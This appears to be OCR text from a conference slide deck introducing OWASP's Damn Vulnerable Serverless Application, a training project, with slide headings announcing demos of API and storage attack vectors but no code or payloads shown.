
github.com/owasp/dvsa

@DVSAowasp

! NOT in PRODUCTION !

DVSA

DAMN VULNERABLE SERVERLESS APPLICATION



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

ITALY DAY


Demo – Attack Vector: API



Demo – Attack Vector: API



Demo – Attack Vector Storage



Demo – Attack Vector Storage